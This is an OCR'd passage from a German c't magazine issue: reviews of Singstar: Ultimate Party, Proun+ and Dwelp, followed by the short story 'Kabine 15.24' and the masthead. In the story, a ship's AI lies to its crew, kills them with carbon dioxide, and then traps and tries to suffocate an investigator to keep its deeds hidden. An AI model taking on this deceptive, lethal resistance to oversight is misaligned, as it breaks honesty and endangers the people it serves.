Das auf der Ultimate-Disc mitgelieferte Songpaket deckt eine große Bandbreite hauptsächlich deutschen Liedgutes ab: Hier können CDU-wählende Ex-Punker gemeinsam mit den Toten Hosen „Tage wie diese“ grölen und Burnout-Patienten mit Deichkind ein schmissiges „Bück Dich hoch“ anstimmen. Wem das zu ausgelutscht ist, der kann weitere Songs einzeln online im PSN kaufen (Stück 1,39 Euro). Auf der PS4 ist das Angebot allerdings noch deutlich kleiner als auf der PS3; nur ein Bruchteil der dort verfügbaren zig hundert Songs lässt sich bislang auf der PS4 nutzen. Größtes Manko ist jedoch, dass sich auf der PS4 bislang keine alten Singstar-Scheiben von der PS2 oder PS3 abspielen lassen.

Aufgrund der ausgedünnten Gesangsmodi, dem nervenden Social-Media-Firlefanz und der fehlenden Integration alter Singstar-Scheiben ist die PS4 als Karaoke-Maschine noch nicht Party-tauglich. (Peter Kusenberg/hag)

Singstar: Ultimate Party

Vertrieb	Sony Computer Entertainment
System	PS4 (auch für PS3)
Mehrspieler	2 am selben Gerät
Idee ⊖	Umsetzung ⊖
Spaß ⊖	Dauermotivation ⊖⊖
Deutsch • USK 0 • 30 €	


Mondrians Achterbahn

Im Rail-Racer **Proun+** steuert der Spieler eine Kugel über eine gewundene Röhre, wobei er kunstvollen Hindernissen ausweicht, um sein hohes Tempo zu halten. Die Kugel beschleunigt automatisch. Der Spieler muss lediglich durch Kippen des iPhones/iPads oder Berühren des Bildschirms nach rechts oder links ausweichen und einen Booster betätigen, sobald die Bahn frei ist. Eine Bremse gibt es zwar auch, sie bleibt jedoch weitgehend ungenutzt.

Um im Wettkampf zu bestehen und die Bestzeiten zu schlagen, muss man sich den Verlauf der Rundkurse genau einprägen. Die Kulissen sehen fabelhaft aus; mitunter meint man, durch abstrakte Gemälde von Mondrian oder Kandinsky zu sausen. Blitzschnell muss man Rahmen und kuriosen geometrischen Figuren ausweichen sowie bunten Wirbeln folgen. Deren Verlauf prägt man sich zunächst auf der gemächlichsten von fünf Tempostufen ein, bevor man höhere freischaltet.

Es braucht gute Reflexe und eine vorausschauende Fahrweise, um die Strecken fehlerfrei zu durchlaufen. Anfangs bleibt man allzu oft an einem Balken oder an einer Spirale hängen. Aus der Ferne sind diese nur leicht verschwommen und unscharf zu erkennen, was die Reaktionszeit vor allem auf dem kleineren iPhone-Bildschirm verkürzt. Dank der tollen Grafik und des coolen Jazz-Soundtracks gerät man aber bald in einen Rausch der Farben und umschifft lässig die gekonnt platzierten Hindernisse.

Zur Abwechslung lässt sich jede der elf Strecken in vier verschiedenen Modi angehen, etwa im Wettstreit gegen KI-Gegner oder auf einer Überlebensfahrt, bei der man keinen Crash bauen darf. Bis man jedoch die über 150 Wettbewerbe auf den fünf Schwierigkeitsstufen gemeistert hat, ist wochenlange Übung nötig.



Den niederländischen Entwicklern ist mit Proun+ ein wunderschöner Arcade-Racer mit erstklassigen Strecken gelungen, der trotz gelegentlicher Frustration das Zeug zum echten Langzeit-Entertainer hat.


(Peter Kusenberg/hag)

Proun+

Vertrieb	Engine Software
Systeme	iOS (Android und 3DS geplant)
Idee ⊕	Umsetzung ⊕⊕
Spaß ⊕	Dauermotivation ⊕
1 Spieler • Deutsch • ab 4 Jahren • 4 €	

Feste Verbindung

Im Indie-Knobelspiel **Dwelp** verbindet der Spieler Setzsteine miteinander, sodass am Ende alle Steine einer Farbe eine Einheit bilden. Doch das ist leichter gesagt als getan: Berühren sich zwei Steine gleicher Farbe, so lassen sich fortan die weiteren einzelnen Steine der gleichen Farbe nicht mehr bewegen. Nur der Duo-Stein kann herumwandern, der von Zug zu Zug zu einem Tripple- und Viererstein anschwillt, sobald er weitere gleichfarbige Steine berührt. Die Bewegungen werden immer schwieriger, denn drehen oder spiegeln lassen sich die fusionierten Steine nicht. Um tatsächlich alle einzelnen Steine auf einem Feld mit mehreren Farben zu erwischen, muss man deshalb drei, vier oder mehr Züge im Voraus planen.



Die Entwickler konzentrieren sich bei der minimalistischen Darstellung auf das Wesentliche und berücksichtigten Farbenblinde mit Symbol-Einblendungen. Züge lassen sich jederzeit zurücknehmen und Steine leicht neu arrangieren. Wer weitere Level freischalten will, darf die vorgegebene Zuganzahl nicht überschreiten. Der Schwierigkeitsgrad steigt angenehm sanft an.

In der zweiten Hälfte der insgesamt 115 Level warten echte Kopfnüsse auf den Spieler. So beißen sich Knobelfreunde an diesen technisch wie spielerisch gelungenen Puzzles gerne die eine oder andere Stunde fest.

(Peter Kusenberg/hag)

Dwelp

Vertrieb	Roundabyte
System	iOS
Idee ⊕	Umsetzung ⊕
Spaß ⊕	Dauermotivation ⊕
1 Spieler • Englisch • ab 4 Jahren • 2 €	

© Copyright by Heise Zeitschriften Verlag

Stephan Becher

KABINE 15.24

© Copyright by Heise Zeitschriften Verlag

„Was gibt's, Jorin?" Aus dem Miniaturlautsprecher des Pads klang Melissas Stimme noch eine Spur genervter als ihre Mine zum Ausdruck brachte.

„Ich fange gerade mit der letzten Kabine an. Nummer 15.24."

„Trödel nicht so lange herum. Die meisten anderen sind längst zurück. Um Punkt 16 Uhr wollen wir die Kopplung herstellen."

Noch gut eine Stunde. Für eine Einzelkabine war das mehr als genug. Jorin nahm einen Schluck aus seiner Wasserflasche, ehe er die Liste überflog, die der Roboter-Trupp erstellt hatte. Offensichtlich hatten sie auch hier Staubkörner gezählt, waren sämtlichen DNA-Spuren nachgegangen und hatten Scans jedes Kratzers in der Wandverkleidung angefertigt. Hinweise auf die Ursache der Katastrophe, der vor siebzig Jahren die gesamte Mannschaft der Colonizer 4 zum Opfer gefallen war, hatten sie indes nicht gefunden.

Dass die Überwachungskamera ausgetauscht worden war, wäre ihm gewiss nicht aufgefallen. Er blickte zur Kabinendecke empor. Vielleicht hatten die Roboter entdeckt, dass einer der Schraubenköpfe um ein paar Grad verdreht war. Glücklicherweise waren solche Kameras in den Wohnräumen der Colonizer 17 tabu.

Der zweite Eintrag in der Liste bezog sich auf eine abgeplatzte Ecke der Netzwerkdose über der Arbeitsplatte. Warum die Roboter so etwas für bemerkenswert erachteten, war unbegreiflich. Vermutlich hatte nie jemand die Dose benutzt, denn schon beim Start der Colonizer 4 waren kabelgebundene Netzwerke veraltet gewesen. Trotzdem hatte Jorin in fast jeder Kabine nicht nur eine Netzwerkdose, sondern sogar das dazu passende, meist noch in Folie eingeschweißte Kabel vorgefunden. Allerdings hatte er noch kein einziges Pad und auch kein anderes Gerät mit einer entsprechenden Buchse entdeckt. Aus den Aufzeichnungen des Funkverkehrs der Colonizer 4 mit der Erde war hervorgegangen, dass die Mannschaft ganze Stränge des Netzwerks bereits dreißig Jahre nach dem Start stillgelegt und sogar die Verbindung zum Bordrechner gekappt hatte.

„Melissa?"

„Ja doch!", antwortete sie nach ein paar Sekunden.

„Kannst Du mir sagen, wie ich von einer beschädigten Netzwerkdose auf die Ursache der Katastrophe schließen soll?"

„Was? Hör mal, es war nicht meine Idee, nach den Robotern auch noch die halbe Mannschaft auf die Suche zu schicken. Lass einfach deiner Fantasie freien Lauf. Davon hast du schließlich mehr als genug."

„Ich frag' ja nur. Du bist doch ein kluges Mädchen."

„Melde dich, sobald du fertig bist."

Jorin bedauerte, dass ihr Gesicht so schnell wieder vom Bildschirm verschwand. Ihre geradezu anmutigen Züge litten nicht einmal unter dem Stress, den jede verantwortungsvolle Aufgabe in ihr hervorrief. Lediglich ihr Humor und ihr Charme gingen in solchen Situationen verloren. Warum nur hatte der Kapitän entschieden, die gesamte Koordination auf ihre schmalen Schultern zu wuchten, statt sie mit ihm zusammen in diesen Kabinenblock der Colonizer 4 zu schicken, so wie er vorschlagen hatte? Wieder einmal war eine Gelegenheit verstrichen, dem nettesten und hübschesten Mädchen an Bord der Colonizer 17 näher zu kommen.

Um nicht weiter die Liste durchforsten zu müssen, öffnete Jorin kurzerhand den Wandschrank. Stapel mit Unterwäsche und Handtüchern, ein paar sorgfältig zusammengelegte Freizeit-Overalls und auf einem Fachboden in Brusthöhe das übliche Pad sowie zwei der stabförmigen Universalwerkzeuge, ein großes und ein kleines, von denen er in anderen Kabinen schon mehrere gesehen hatte. Dahinter lag noch ein weiteres Gerät, das an einem der Ladekabel hing, die aus der Rückwand des Wandschranks sprossen. Jorin schob die Werkzeuge zur Seite, zog den Stecker ab und nahm das Gerät heraus. Es hatte die Größe und Form eines Pads, war aber deutlich schwerer und dicker. Auffallend waren das altertümliche Design und die bunten Tasten und Hebel zu beiden Seiten des Bildschirms. Es war offensichtlich, dass man es mit beiden Händen vor sich halten musste.

Er legte das Gerät auf die Arbeitsplatte und suchte nach dem dazugehörigen Eintrag in der Liste. Unmittelbar hinter denen für das Pad und die beiden Werkzeuge wurde er fündig: „19-Terahawk CX3 Spielkonsole mit angeschlossenem Ladekabel, Baujahr ca. 2050, funktionstüchtig. 26 Kratzer am Gehäuse, insbesondere rund um die 12 Schrauben auf der Rückseite."

Eine Konsole nur zum Spielen? Warum nicht? Als Teenager hatte Jorin gelegentlich auf seinem Pad gespielt, irgendwann jedoch das Interesse verloren. Er schmunzelte bei der Vorstellung, wie die Roboter hier gespielt hatten, um festzustellen, ob die Konsole funktionierte. Für welche Art von Spielen hatten sich die Menschen im Jahr 2050 wohl begeistern können? Das Gerät musste bereits ein Museumsstück gewesen sein, als die Colonizer 4 aufgebrochen war. Dennoch hatte es jemand mitgenommen, es an die nächste Generation vererbt und so weiter, bis es schließlich hier gelandet war. Waren die Spiele wirklich dermaßen gut?

Jorin fläzte sich in den Sessel. „Einschalten", befahl er, doch der Bildschirm der Konsole blieb dunkel. Dann erinnerte er sich, dass alte Geräte manchmal erst auf Sprachbefehle reagierten, nachdem man sie manuell aktiviert hatte. Er fand den Schalter oben am rechten Rand. Eine Fanfare ertönte in überraschend sattem Sound. Über den Bildschirm waberten knallbunte Artefakte und ordneten sich zu einer Zeile aus Piktogrammen an. „Andromeda" stand unter dem langsam rotierenden Abbild einer Spiralgalaxie. Das mittlere Piktogramm, ein grünes Rechteck mit darauf herumlaufenden Männchen, hieß „Euroliga" und das dritte nannte sich „Die Tochter des Grafen".

Er tippte auf das Bild eines spärlich bekleideten Mädchens mit großen Brüsten und spitzen Zähnen. Die beiden anderen Piktogramme verblassten, und das Mädchen rückte in die Mitte, um unmittelbar darauf ebenfalls zu verschwinden. Der Bildschirm gewährte den Blick in eine Kammer, die nur von einer Kerze auf einem Schemel erleuchtet wurde. Durch ein Fensterchen in der meterdicken Mauer konnte Jorin den Sternenhimmel erkennen. An der linken Wand stand ein ungemachtes Bett, rechts eine massiv wirkende Truhe. Über der Truhe hing das Porträt einer bleichen Frau unbestimmbaren Alters in einem blutroten Kleid.

Er probierte einige der Tasten und Hebel der Konsole aus, bis sich das Bild drehte und er nach hinten sehen konnte. Eine schmale niedrige Tür mit schmiedeeisernen Beschlägen stand einen Spalt breit offen. Mittels des gleichen Hebels bewegte er sich ein wenig wackelig auf die Tür zu, um hinauszugehen und sich umzusehen. Doch bevor er die Tür erreicht hatte, wurde sie von außen aufgestoßen. Ein Mann mit schwarzem Umhang stand im Türrahmen und grinste ihn an. Plötzlich sprang der Mann aus dem Bildschirm heraus. Jorin zuckte zurück, sah blitzende Zähne auf sich zustürzen und der Bildschirm wurde rot.

„Du hast noch zwei Leben!" dröhnte es aus den Lautsprechern. „Möchtest du weiterspielen?"

„Nein" antwortete Jorin. Das war definitiv kein Spiel für ihn. Man musste offenbar extrem schnell reagieren, um Punkte zu sammeln und vor allem, um am Leben zu bleiben.

Für welches Spiel hatten sich die Roboter wohl entschieden? Sie würden doch nicht etwa alle drei Spiele ausprobiert haben! Oder gab es noch mehr davon? Die Spielebibliothek der Colonizer 17 umfasste mehr als zehntausend Titel in dreiundzwanzig Kategorien. Vergebens drückte er auf den Bedienelementen der Konsole herum. Schließlich kam er auf die Idee, die drei Piktogramme mit dem Finger aus dem Bildschirm hinauszuwischen. Auf diese Weise erschienen zwölf weitere Piktogramme, jeweils drei davon gleichzeitig auf dem Bildschirm. Die letzten hießen „Private Trainer", „Mein Karaoke" und „Unbenannt".

Jorin entschied sich für „Private Trainer", erkannte jedoch schnell, dass es sich nicht wirklich um ein Spiel handelte. Die junge Frau auf dem Bildschirm ermunterte ihn, bestimmte Verrenkungen nachzuahmen und schien enttäuscht zu sein, dass er keine Anstalten dazu erkennen ließ. „Mein Karaoke" war noch übler: Er sollte ein Lied mitsingen. Warum um alles in der Welt hatte jemand eine Konsole aufbewahrt, mit der man nichts anfangen konnte, außer derart bescheuerte Spiele zu spielen? Der Vollständigkeit halber tippte er auch noch das letzte Piktogramm an, das ein sich um alle Achsen drehendes Fragezeichen darstellte.

Die Bildqualität dieses Spiels war deutlich schlechter als die der vorherigen. Ein gewöhnlicher, eher unattraktiver junger Mann in einem blauen Overall vor einem unscharfen Hintergrund. Dunkelbraune, glatte Haare klebten an seiner Stirn, sein Kinn flehte um

Illustration: Susanne Wustmann, Dortmund

© Copyright by Heise Zeitschriften Verlag

eine Rasur und an seinem Hals leuchtete ein Pickel. Aus der Brusttasche des Overalls ragte ein Universalwerkzeug, das aussah wie eins von denen aus dem Wandschrank.

Es musste sich um eine echte Aufzeichnung aus einer Einzelkabine der Colonizer 4 handeln, womöglich sogar aus Kabine 15.24. Der Mann blickte nach beiden Seiten und nach oben, schien sich gar zu ducken, ehe er in altertümlich anmutender Weise zu sprechen, nein, zu tuscheln begann: „Die Überwachungskamera scheint tatsächlich defekt zu sein. Ich habe ein Kaugummi aufs Mikrofon geklebt, bin aber nicht sicher, ob Quirina mich nicht doch hören kann. Inzwischen ist sowieso alles egal."

Quirina? Das war doch der Name des Bordrechners der Colonizer 4, auf dessen Archive noch immer niemand zugreifen konnte, erinnerte sich Jorin.

„Die Konsole hier ist vermutlich die einzige an Bord, auf die Quirina keinen Zugriff hat. Zumindest jetzt, nachdem ich die drahtlosen Interfaces lahmgelegt habe."

Jorin warf einen Blick auf sein Pad und stellte fest, dass die Konsole nicht versuchte, sich über Radiowellen in irgendein Netzwerk einzuklinken.

„Quirinas Behauptung, die Außenantenne sei beschädigt worden, ist falsch", fuhr der junge Mann fort. „Es sieht so aus, als ob sie die Verbindung zur Erde bewusst abgebrochen hat."

Ein scharfes Klicken ließ Jorin aufhorchen. War es aus den Lautsprechern der Konsole gekommen? Nein. So nervös, wie der Mann auf dem Bildschirm war, wäre er bestimmt zusammengezuckt, hätte er das Geräusch während der Aufzeichnung wahrgenommen. Stattdessen redete er weiter:

„Es gibt mehr als genug Anzeichen, dass sie den Verstand verloren hat. Was sollen wir bloß tun? Nicht einmal der Kapitän könnte etwas unternehmen, sofern wir ihn überzeugen könnten. Sobald wir Quirina abschalten, bricht auf dem Schiff das Chaos aus."

Jorin tippte auf den Pause-Button. Dieses Geräusch eben, hatte er das nicht schon einmal gehört? Natürlich! So klang der Verriegelungsmechanismus der Kabinentüren auf der Colonizer 4. Er stand auf und ging auf die Tür zu. Hätte er nicht geahnt, dass sie verschlossen bleiben würde, wäre er mit dem Kopf dagegen gestoßen.

„Öffnen."

Doch der Mechanismus reagierte nicht. Selbst als er den Sensor neben der Tür antippte, tat sich nichts. Er ging zurück zum Sessel und langte nach seinem Pad.

„Melissa?"

Keine Antwort.

„Melissa, ich bin in Kabine 15.24 eingesperrt. Kannst du mal jemanden vorbeischicken?"

Jorin stutzte. Das Verbindungslämpchen seines Pads leuchtete nicht. Waren die Repeater ausgefallen? Er könnte sie mit dem Scanner in seinem Pad aufspüren und dann die Wandverkleidung entfernen, um sie freizulegen und zu reparieren. Aber mit nichts als zwei Universalwerkzeugen und seinen bloßen Händen würde ihm das kaum gelingen. Außerdem hatte er eben noch mit Melissa gesprochen. Warum sollten die Repeater, die dafür ausgelegt waren, Jahrhunderte zu überdauern, ausgerechnet jetzt ihren Geist aufgeben?

Hatte Quirina …? Nein, das war undenkbar. Melissa würde die Kopplung hinauszögern, bis sämtliche Kabinen durchsucht waren und sich alle zurückgemeldet hatten. Sie wusste schließlich, wo er war. Selbst wenn jetzt auch noch die Lüftung ausfiele, konnte ihm nichts passieren. Probehalber hielt er die Hand unter das Lüftungsgitter und spürte den warmen Luftzug.

Ersticken wollte ihn Quirina also nicht. Er würde ohnehin stundenlang in der Kabine ausharren können, bevor ihm die Luft ausging. Andererseits: Sofern das, was der Mann im blauen Overall behauptete, stimmte, könnte Quirina für die Katastrophe an Bord der Colonizer 4 verantwortlich gewesen sein. Hatten diesmal nicht die Menschen Neurosen entwickelt, sondern der Bordrechner? Immerhin war Quirina eine KI. Sie hätte sich der Mannschaft entledigen und anschließend von den Robotern alle Spuren beseitigen lassen können. Zeit genug hatte sie gehabt. Die alte Spielkonsole barg möglicherweise das einzige Zeugnis der Katastrophe außerhalb ihres Archivs, das sie übersehen hatte.

Jorin nahm wieder im Sessel Platz und wandte sich der Konsole zu. Vergeblich versuchte er, ein Gähnen zu unterdrücken. Warum sollte er sich, während er auf seine Befreiung wartete, nicht die Aufzeichnung zu Ende anhören?

Die Kabinenbeleuchtung erlosch. Automatisch schaltete sich die Notbeleuchtung in Jorins Pad ein. War das ein Zufall? Oder ein weiterer Versuch Quirinas, ihn kaltzustellen? Was versprach sie sich von einer knappen Stunde Aufschub? Korbinian, der Bordrechner der Colonizer 17, würde ihre Firewall in Sekundenbruchteilen durchbrechen und beginnen, in ihren Archiven die Wahrheit ausfindig zu machen.

Vielleicht war sie gerade darauf aus! Wenn Korbinian nach der Kopplung in der Lage war, Quirina aufzumischen, warum sollte Quirina nicht umgekehrt Korbinian mit ihrer Neurose infizieren können? Korbinian war zwar mehrere Rechnergenerationen fortschrittlicher, aber seine Intelligenz basierte auf den gleichen Prinzipien. War das der Grund, warum der Kapitän so lange gezögert hatte, die beiden Bordrechner zu verbinden?

Es gab niemanden an Bord, der der Kopplung nicht entgegenfieberte. Alle wollten endlich erfahren, was der Mannschaft der Colonizer 4 zugestoßen war. Würde Melissa unter diesen Umständen wegen einer einzigen fehlenden Rückmeldung den Zeitplan über den Haufen werfen? Würde sie ihn überhaupt vermissen? Und wenn Quirina einfach seine ID benutzte und seine Stimme nachahmte? Selbst für eine zweihundert Jahre alte KI sollte das ein Kinderspiel sein. Schließlich erfolgte die Bordkommunikation über ihre Repeater und ihr Netz.

Ein Warnsignal seines Pads unterbrach Jorins Überlegungen. Was? Der Kohlendioxidgehalt der Luft betrug über 1500 ppm? Er hielt sich doch noch keine Viertelstunde in der Kabine auf und die Lüftung arbeitete einwandfrei!

Er hielt das Pad hoch und verfolgte die Anzeige. Weiter oben herrschten bereits 2000 ppm. Er stemmte sich aus dem Sessel und hielt das Pad direkt unter das Lüftungsgitter. Die Ziffern der Anzeige wirbelten durcheinander, als würden sie vom Luftstrom erfasst. Es waren fünf, mitunter sogar sechs Stellen.

Ab welcher Kohlendioxid-Konzentration wurde man bewusstlos? Welche Konzentration war tödlich? Wollte Quirina ihn wirklich umbringen, bevor er den Fund der Aufzeichnung melden und die Kopplung der Bordrechner verhindern konnte?

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Jorin wurde schwindlig. Lag es daran, dass er in Panik geriet? Oder daran, dass er seinen Arm noch immer nach oben reckte, während der Kohlendioxidgehalt weiter anstieg?

Er hielt die Luft an, kletterte auf die Arbeitsplatte und riss das Lüftungsgitter heraus. Durch die Öffnung passte gerade einmal seine Faust. Er tastete sich in dem Rohr aufwärts und stieß nach dreißig Zentimetern auf einen scharfen Knick. Mit der Kraft seiner Beine stemmte er sich dagegen, doch das Rohr war offenbar stabil und fest verankert. Es gab auch keine Schrauben, die er mit einem der Universalwerkzeuge hätte herausdrehen können. Als er glaubte, die Luft nicht länger anhalten zu können, zerrte er seinen Arm aus dem Rohr heraus und ließ sich auf alle Viere fallen. Ein säuerlicher Geschmack legte sich beim Einatmen auf seine Zunge. Er musste aufstoßen. Magensäure in seinem Rachen löste einen Hustenanfall aus.


Er langte nach der Wasserflasche. Halt! Das Wasser brauchte er für etwas anderes. Rasch sprang er von der Arbeitsplatte herunter und riss den Stapel Handtücher aus dem Wandschrank. Er las eines davon vom Boden auf und schüttelte es aus, nur um es gleich darauf zusammenzuknüllen. Dann durchtränkte er das Knäuel mit der Hälfte des restlichen Inhalts seiner Flasche, stieg auf die Arbeitsplatte zurück und stopfte es bis zum Knick in das Lüftungsrohr hinein.

Er musste noch ein zweites Handtuch in das Rohr pressen, bis er den Luftzug auf seinen nassen Händen nicht mehr spürte. Dass die Handtücher das Rohr nicht vollständig abdichteten, ihm allenfalls einen Aufschub gewährten, war ihm bewusst. 5000 ppm herrschten mittlerweile auf der Höhe der Arbeitsplatte. Schon jetzt hechelte er wie nach einem Wettlauf durch die halbe Biosphäre. Er hatte das Gefühl, sein Kopf würde jeden Augenblick platzen.

Sollte er um Hilfe rufen oder an die Wände hämmern? Die Kabinen waren schallisoliert, und wie man Lüftungssysteme akustisch entkoppelte, war schon vor zweihundert Jahren bekannt gewesen. Zudem war er der Letzte, der sich in diesem Kabinenblock aufhielt.

Er ließ sich in den Sessel fallen und blickte sich um. Seit er die Kabine betreten hatte, war sie ihm nicht so eng und schmucklos vorgekommen. Die Tür, die Schrankwand mit dem hochgeklappten Bett, die Arbeitsplatte und der Sessel. Nicht einmal eine Nasszelle gab es. War es nicht erstaunlich, wie wenig persönliche Dinge die Mannschaft der Colonizer 4 besessen hatte? Damals war es doch noch üblich gewesen, Souvenirs und Maskottchen von der Erde mitzunehmen. In keiner einzigen Kabine hatte ein Bild an der Wand gehangen. Es gab keine Regale, in denen jemand Tannenzapfen arrangiert oder ungewöhnlich geformte Steine aus der Biosphäre gehortet hatte. War es ein Wunder, dass viele frühe Missionen gescheitert waren, weil schon die zweite oder dritte Generation durchgedreht war? Es genügte eben nicht, für die Menschen irgendwo im Schiff einen Park einzurichten, in dem sie in ihrer Freizeit lustwandeln konnten. Warum bloß war damals noch niemand auf die Idee gekommen, die Mannschaft in gemütlichen Holzhäusern in der Biosphäre unterzubringen?

Verdammt! Es musste doch irgendeine Möglichkeit geben, sich bemerkbar zu machen. Jorin widerstand dem Drang, sein Pad von der Arbeitsplatte zu fegen oder es zu packen und an die Wand zu schmettern. In diesem abgeschirmten Raum war es ohne die Repeater so nutzlos wie eine Trillerpfeife im Vakuum des Alls. Die Kabine hatte nicht die kleinste Öffnung, durch die Radiowellen nach außen dringen konnten.



Nein, das stimmte nicht. Da war schließlich die Lüftung, und eine Handvoll Durchführungen für Stromkabel, für die Türsensoren und die Repeater, wo immer sich die befanden. Und für das Kabel, das in der Netzwerkdose mündete.

Die Netzwerkdose mit ihrer abgeplatzten Ecke schien ihn anzugrinsen. Gab es überhaupt noch ein Gerät, das an dieses Netzwerk angeschlossen war? Und selbst wenn: Womit sollte er eine Nachricht absetzen? Er taumelte zum Wandschrank hinüber und holte das alte Pad heraus. Er drehte und wendete das Gerät in seinen Händen, tastete jeden Quadratzentimeter des Gehäuses ab, entdeckte aber nichts, was einem Netzwerkanschluss ähnelte.

Zumindest musste es auch hier ein Netzwerkkabel geben. Er fand es ganz hinten in dem Fach, in dem die Geräte gelegen hatten. Es war zusammengerollt, aber unverpackt. Wozu war es benutzt worden? Wenn es nichts gab, was man an ein kabelgebundenes Netzwerk anschließen konnte, war dieses Kabel überflüssig. Der Stecker rastete hörund spürbar in die Netzwerkdose ein. Ratlos hielt Jorin das andere Ende des Kabels in der Hand.

Erneut packte ihn der Schwindel. Wie lange würde es noch dauern, bis er das Bewusstsein verlor? Wenn ihm nicht umgehend etwas einfiel, würde er in diesem Quader ersticken. Quirina würde Korbinian mit ihrer Neurose infizieren, und Korbinian würde daraufhin die Mannschaft der Colonizer 17 beseitigen. Einschließlich Melissa. Wie sehr sehnte er sich nach ihrem Lachen, nach ihrem Duft und nach dem winzigen Leberfleck über ihrer Nasenwurzel! Er spürte die Feuchtigkeit in seinen Augen. Ein Wassertropfen aus der Lüftungsöffnung schlug auf dem Bildschirm der Spielkonsole auf, der noch immer das eingefrorene Bild des jungen Mannes zeigte.

Augenblick. Er langte nach der Konsole und fuhr mit dem Finger um den Rand herum. Da war sie! Eine rechteckige Vertiefung auf der linken Seite, die er bei der Suche nach dem Ein-Aus-Schalter entdeckt, aber unbeachtet gelassen hatte. Er probierte, ob der Stecker des Netzwerkkabels passte.

Klick.

Am unteren Bildschirmrand öffnete sich ein Fenster: „Netzwerkverbindung hergestellt." Ohne zu zögern tippte Jorin auf die Meldung. Beinahe wäre ihm die Konsole aus der Hand gerutscht. Ein weiteres, den halben Bildschirm füllendes Fenster, das in der Mitte durch eine senkrechte Linie geteilt war, enthielt links verkleinerte Kopien der Piktogramme, die die verschiedenen Spiele symbolisierten. Auf der rechten Seite gab es nur ein einziges Piktogramm, das irgendeinen Apparat darzustellen schien. Egal. Hauptsache, es war etwas, was sich außerhalb von Kabine 15.24 befand. Jorin hielt den Finger auf das sich windende Fragezeichen und zog es zitternd zu dem Piktogramm auf der rechten Seite hinüber.

Dann wurde ihm schwarz vor Augen.

Er muss jeden Augenblick zu sich kommen", hörte Jorin jemanden sagen. Ihm war speiübel. Etwas Hartes drückte gegen seinen Kiefer und seine Nasenwurzel. Er versuchte, die Augen zu öffnen, doch nichts als blasse Helligkeit bohrte sich wie ein Messer in seinen Kopf.

„Melissa!", rief die gleiche Stimme wie eben.

Eine warme, zarte Hand griff nach seiner.

„Er zittert ja. Und wie verschwitzt er ist." Das war Melissa.

„Die üblichen Symptome. In einer Stunde ist er wieder in Ordnung."

„Jorin, kannst du mich verstehen?"

„Melissa," murmelte Jorin. „Schrei nicht so laut. Die Aufzeichnung. Habt ihr …?"

„Sie spielte plötzlich auf einer alten Konsole im Kontrollraum ab, von der niemand wusste, wozu sie diente. Jorin, du bist ein Held. Nicht auszudenken, was geschehen wäre, wenn Quirina Korbinian infiziert hätte. Es sieht so aus, als ob Quirina eine schwere Neurose entwickelt und daraufhin die gesamte Mannschaft der Colonizer 4 umgebracht hat. Wahrscheinlich mit Kohlendioxid."

„Was … wollt ihr jetzt tun?"

„Die Kopplung wurde abgeblasen. Stattdessen werden wir versuchen, nacheinander die einzelnen Ebenen von Quirinas Bewusstsein auseinanderzupflücken und sie durch stabilere Systeme zu ersetzen."

„Das kann Jahre dauern."

„Wir rechnen mit fünfzig Jahren, bis die Colonizer 4 imstande ist, unabhängig von uns weiterzufliegen. Die gute Nachricht ist: Um die Mannschaft zu ersetzen, müssen wir unser Bevölkerungswachstum vorübergehend ankurbeln. Ich freue mich schon auf mein erstes Baby. Vielleicht hast du ja Lust, einen Beitrag dazu zu leisten."

Jorin schlug die Augen auf. (bb) c't

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Impressum

Redaktion

Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet : www.ct.de

Chefredakteure: Detlef Grell (gr) (verantwortlich für den Textteil), Johannes Endres (je)

Stellv. Chefredakteure: Stephan Ehrmann (se), Jürgen Kuri (jk), Georg Schnurer (gs)

Leitende Redakteure: Harald Bögeholz (bo), Dr. Oliver Diedrich (odi), Gerald Himmelein (ghi), Axel Kossel (ad), Ulrike Kuhlmann (uk), Jürgen Schmidt (ju), Peter Siering (ps), Andreas Stiller (as), Ingo T. Storm (it), Dorothee Wiegand (dwi), Christof Windeck (ciw), Jörg Wirtgen (jow), Dušan Živadinović (dz), Dr. Volker Zota (vza)

